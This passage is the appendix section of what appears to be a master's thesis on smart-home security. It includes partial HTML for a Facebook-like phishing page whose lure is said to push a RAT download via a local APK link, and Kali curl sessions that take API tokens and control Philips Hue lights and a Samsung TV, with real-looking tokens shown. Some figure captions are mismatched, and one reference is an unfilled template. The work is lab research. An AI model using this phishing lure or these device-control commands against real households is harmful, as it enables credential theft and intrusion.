[121] Microsoft. Create and use strong passwords. Accessed on: 2023-02-23. 2023. URL: https://support.microsoft.com/en-us/windows/create-and-use-strong-passwords-c5cebb49-8c53-4f5e-2bc4-fe357ca048eb.

[122] Author(s). "Smart Homes: Implemented". In: Journal Name Volume.Number (2019). Accessed on: 2023-01-15, Page Range. DOI: DOI. URL: https://dblp.org/rec/journals/pervasive/IrwinBHA19.

[123] Microsoft. Network-level segmentation in hybrid networks. Accessed on: 2023-03-29. 2023. URL: https://learn.microsoft.com/en-us/azure/architecture/reference-architectures/hybrid-networking/network-level-segmentation.

[124] S. ur Rehman and V. Gruhn. "Securing Smart Homes in Cyber-Physical Systems/IoT". In: 2018 5th Int'l Conf. on Software Defined Systems. Accessed: 2023-03-12. 2018, pp. 126–129. DOI: 10.1109/SDS.2018.8370433.

[125] AVG Mobile. AVG AntiVirus & Security. https://play.google.com/store/apps/details?id=com.antivirus. Accessed on: 2023-04-22. 2023.

[126] Zheng Yan et al. "Finding the weakest links in the weakest link: How well do undergraduate students make cybersecurity judgment?" In: Computers in Human Behavior 84 (2018). Accessed on: 2023-01-26, pp. 375–382. DOI: 10.1016/j.chb.2018.02.019. URL: https://www.sciencedirect.com/science/article/pii/S0747563218300773.

Appendices

A- The OSI-mode

The OSI model, developed by the International Organization for Standardization (ISO), provides a conceptual framework for understanding and implementing network protocols. The OSI (Open Systems Interconnection) model is a conceptual framework used to understand how data is transmitted over a network, understanding the OSI-model and each layer is crucial in order to understand how an IoT device communicate with each other over the internet. It is a seven-layer model that describes how data is transmitted between different devices on a network.


Layer	**Layer Name**	**Protocols**
7	Application	HTTP, FTP, SMTP, DNS, and Telnet
6	Presentation	SSL, TSL
5	Session	SSL, TSL, RPC, SMB, SMPP
4	Transport	TCP, UDP
3	Network	IPv4, IPv6, ICMP, OSPF, RIP, NAT
2	Data Link	Ethernet, IEEE 802.11, PPP, ARP, NDP, USB
1	Physical	Ethernet, IEEE 802.11, USB, Bluetooth, DSL.

HTML code for Apache2 phishing attempt

This code was supposed to mimic Facebook, but at the same time not be Facebook. By pressing the forgot password, the victim is downloading a RAT; there is also possible to automatically make the victim download the rat without the need or pressing any buttom, as long as they press on the web-link.

```
<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
    <style>
        .img-container {
            display: flex;
            justify-content: space-around;
            margin-top: 20px;
        }

        .img-container img {
            height: 100px;
        }
    </style>
</head>
<body>
    <div class="login-container">
        <h2>Login</h2>
        <form action="login.php" method="post">
            <input type="text" name="username"
            placeholder="Username" required>
            <input type="password" name="password"
            placeholder="Password" required>
            <button type="submit">Login</button>
        </form>
        <div class="additional-text">
```

The following output looked like this.



Login

Username


Password

Login

Amar Masterthesis, Safeweb! get your password by doing http://192.168.56.101/Safefile.apk


Figure .0.1: Apache2: Phishing attempt

Generating Token Hue Lights



```
┌──(kali㉿kali)-[~]
└─$ curl -s -X POST -d '{"devicetype":"Amar2"}' http://192.168.0.2/api
[{"success":{"username":"7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew"}}]
```

Figure .0.2: Generating Token for HUE-bridge control



https://account.smartthings.com/tokens

Personal access tokens

Tokens you have generated that can be used to access the SmartThings API.Need an API token for scripts or testing?Generate a personal access token for quick access to the SmartThings API

Personal access tokens

Tokens you have generated that can be used to access the SmartThings API.Need an API token for scripts or testing?Generate a personal access token for quick access to the SmartThings API

Make sure to copy your new personal access token now. You won't be able to see it again!


3cabc8e9-e21e-4b9c-8283-6205d5613ffb

Masterthesis --

x:devices:*,l:devices,r:devices:*,w:devices:*


Figure .0.3: TV token acquiring

HUE Lights and Samsung TV commands




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"hue": 0, "sat": 254, "bri": 254}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/bri":254}},{"success":{"/groups/0/action/hue":0}},{"success":{"/groups/0/action/sat":254}}]
```

Figure .0.4: Apache2: Phishing attempt, code snippet 8




```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X PUT -d '{"on": true, "sat":254, "bri":254, "hue":0}' 'http://192.168.0.2/api/9FVPu1-4SVT9qdVYdTj
EgDqecF6eDeqYpKA3L8kU/groups/0/action'

[{"success":{"/groups/0/action/on":true}},{"success":{"/groups/0/action/bri":254}},{"success":{"/groups/0/ac
tion/hue":0}},{"success":{"/groups/0/action/sat":254}}]
```

Figure .0.5: Apache2: Phishing attempt




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"on": false}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/on":false}}]
```

Figure .0.6: Apache2: Phishing attempt




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"on": true}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/on":true}}]
```

Figure .0.7: Apache2: Phishing attempt




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"hue": 65535, "sat": 255, "bri": 255}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/bri":255}},{"success":{"/groups/0/action/hue":65535}},{"success":{"/groups/0/action/sat":255}}]
```

Figure .0.8: Apache2: Phishing attempt




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"hue": 46920, "sat": 254, "bri": 254}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/bri":254}},{"success":{"/groups/0/action/hue":46920}},{"success":{"/groups/0/action/sat":254}}]
```

Figure .0.9: BLUE




```
┌──(kali㉿kali)-[~]
└─$ curl -X PUT -d '{"hue": 12750, "sat": 254, "bri": 254}' 'http://192.168.0.2/api/7Q6xgNB6lKozMkkZ8exL0yTBby2zuEELP4wBTcew/groups/0/action'

[{"success":{"/groups/0/action/bri":254}},{"success":{"/groups/0/action/hue":12750}},{"success":{"/groups/0/action/sat":254}}]
```

Figure .0.10: Yellow and green




```
┌──(kali㉿kali)-[~]
└─$ curl -X GET -H "Authorization: Bearer 3cabc8e9-e21e-4b9c-8283-6205d5613ffb" https://api.smartthings.com/
v1/devices

{"items":[{"deviceId":"d544680e-b220-acd5-7cd5-8f59e7a678d6","name":"tv","label":"tv","manufacturerName":"Sa
msung Electronics","presentationId":"VD-STV-2022","deviceManufacturerCode":"Samsung Electronics","locationId
":"22666a72-5c8f-400b-870a-3a0bda40bdfd","ownerId":"b618133e-e8ea-12c1-4b97-062e347211ed","roomId":"78d64cae
-a2a1-45f8-bec1-530d5d758661","deviceTypeName":"Samsung OCF TV","components":[{"id":"main","label":"main","c
apabilities":[{"id":"ocf","version":1},{"id":"switch","version":1},{"id":"audioVolume","version":1},{"id":"a
udioMute","version":1},{"id":"tvChannel","version":1},{"id":"mediaInputSource","version":1},{"id":"mediaPlay
back","version":1},{"id":"mediaTrackControl","version":1},{"id":"powerConsumptionReport","version":1},{"id":
"custom.error","version":1},{"id":"custom.picturemode","version":1},{"id":"custom.soundmode","version":1},{"
id":"custom.accessibility","version":1},{"id":"custom.launchapp","version":1},{"id":"custom.recording","vers
ion":1},{"id":"custom.tvsearch","version":1},{"id":"custom.disabledCapabilities","version":1},{"id":"samsung
```

Figure .0.11: GatheringInfo



```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl 'http://192.168.0.2/api/9FVPu1-4SVT9qdVYdTjEgDqecF6eDeqYpKA3L8kU/lights'

{"1":{"state":{"on":true,"bri":254,"hue":0,"sat":254,"effect":"none","xy":[0.6915,0.3083],"ct
select","colormode":"xy","mode":"homeautomation","reachable":true},"swupdate":{"state":"noupd
all":"2023-05-13T12:22:58"},"type":"Extended color light","name":"Hue Centris spot 1","modeli
3","manufacturername":"Signify Netherlands B.V.","productname":"Hue Centris spot","capabiliti
":true,"control":{"mindimlevel":200,"maxlumen":350,"colorgamuttype":"C","colorgamut":[[0.6915
0,0.7000],[0.1532,0.0475]],"ct":{"min":153,"max":500}},"streaming":{"renderer":true,"proxy":t
{"archetype":"huecentris","function":"mixed","direction":"omnidirectional","startup":{"mode":
gured":true}},"uniqueid":"00:17:88:01:08:49:8c:db-0b","swversion":"1.104.2","swconfigid":"098
id":"Philips-LCG002-1-GU10ECLv2"},"2":{"state":{"on":true,"bri":254,"hue":0,"sat":254,"effect
0.6915,0.3083],"ct":500,"alert":"select","colormode":"xy","mode":"homeautomation","reachable"
```

Figure .0.12: retreive Data Info




```
┌──(kali㉿kali)-[~]
└─$ curl -X GET -H "Authorization: Bearer 3cabc8e9-e21e-4b9c-8283-6205d5613ffb" https://api.smartthings.com/
v1/devices

{"items":[{"deviceId":"d544680e-b220-acd5-7cd5-8f59e7a678d6","name":"tv","label":"tv","manufacturerName":"Sa
msung Electronics","presentationId":"VD-STV-2022","deviceManufacturerCode":"Samsung Electronics","locationId
":"22666a72-5c8f-400b-870a-3a0bda40bdfd","ownerId":"b618133e-e8ea-12c1-4b97-062e347211ed","roomId":"78d64cae
-a2a1-45f8-bec1-530d5d758661","deviceTypeName":"Samsung OCF TV","components":[{"id":"main","label":"main","c
apabilities":[{"id":"ocf","version":1},{"id":"switch","version":1},{"id":"audioVolume","version":1},{"id":"a
udioMute","version":1},{"id":"tvChannel","version":1},{"id":"mediaInputSource","version":1},{"id":"mediaPlay
back","version":1},{"id":"mediaTrackControl","version":1},{"id":"powerConsumptionReport","version":1},{"id":
"custom.error","version":1},{"id":"custom.picturemode","version":1},{"id":"custom.soundmode","version":1},{"
id":"custom.accessibility","version":1},{"id":"custom.launchapp","version":1},{"id":"custom.recording","vers
ion":1},{"id":"custom.tvsearch","version":1},{"id":"custom.disabledCapabilities","version":1},{"id":"samsung
vd.remoteControl","version":1},{"id":"samsungvd.ambient","version":1},{"id":"samsungvd.ambientContent","vers
ion":1},{"id":"samsungvd.mediaInputSource","version":1},{"id":"samsungvd.supportsFeatures","version":1},{"id
":"samsungim.fixedFindNode","version":1},{"id":"sec.diagnosticsInformation","version":1},{"id":"refresh","ve
rsion":1},{"id":"execute","version":1},{"id":"samsungvd.firmwareVersion","version":1},{"id":"samsungvd.suppo
rtsPowerOnByOcf","version":1}],"categories":[{"name":"Television","categoryType":"manufacturer"}]}],"createT
ime":"2022-11-28T19:49:12.505Z","profile":{"id":"a26a870d-b35c-39b1-877f-f441b02aab05"},"ocf":{"ocfDeviceTyp
e":"oic.d.tv","name":"tv","specVersion":"core.1.1.0","verticalDomainSpecVersion":"res.1.1.0,sh.1.1.0","manuf
acturerName":"Samsung Electronics","modelNumber":"QE55QN700BTXXC","platformVersion":"6.5","platformOS":"Tize
n","hwVersion":"","firmwareVersion":"T-OSCSBDEUC-1420.9|ST_ENERGY","vendorId":"VD-STV-2022","vendorResourceC
lientServerVersion":"3.0.41","locale":"en_GB","lastSignupTime":"2022-11-28T19:49:05.121004Z"},"type":"OCF","
restrictionTier":0,"allowed":[]}],"_links":{}}
```

Figure .0.13: Apache2: Phishing attempt

The pictures shown in .0.11 .0.13 and .0.12 a terminal session where we has issued a curl command to interact with an API provided by SmartThings, a home automation ecosystem. The command uses a GET request to retrieve data from a specified resource. The resource is the API endpoint for devices registered under the user's SmartThings account. The response from the API is displayed in JSON format, a common data interchange format used in API communication. It provides a structured and detailed output of the device information, including identifiers for the devices, their names, labels, types, capabilities, and other metadata such as location IDs and room IDs. This information describes the characteristics and features of a smart TV, including its manufacturer, model, and various functionalities that can be remotely controlled via the API, such as power status, volume, and channel management. The output also contains references to the firmware version and last sign-in time, which provide insights into the device's software status and recent activity. This information could be benign in the hands of an authorized user, who might use it for legitimate monitoring and control of their smart home devices. However, if such data were accessed without proper authorization, it could pose significant privacy and security risks, giving an attacker detailed knowledge about a user's devices and potentially allowing them to exploit vulnerabilities or gain unauthorized control.


API-debugging



This XML file does not appear to have any style information associated with it. The document tree

```
-<root>
 -<specVersion>
     <major>1</major>
     <minor>0</minor>
   </specVersion>
   <URLBase>http://192.168.0.2:80/</URLBase>
 -<device>
     <deviceType>urn:schemas-upnp-org:device:Basic:1</deviceType>
     <friendlyName>Philips hue (192.168.0.2)</friendlyName>
     <manufacturer>Signify</manufacturer>
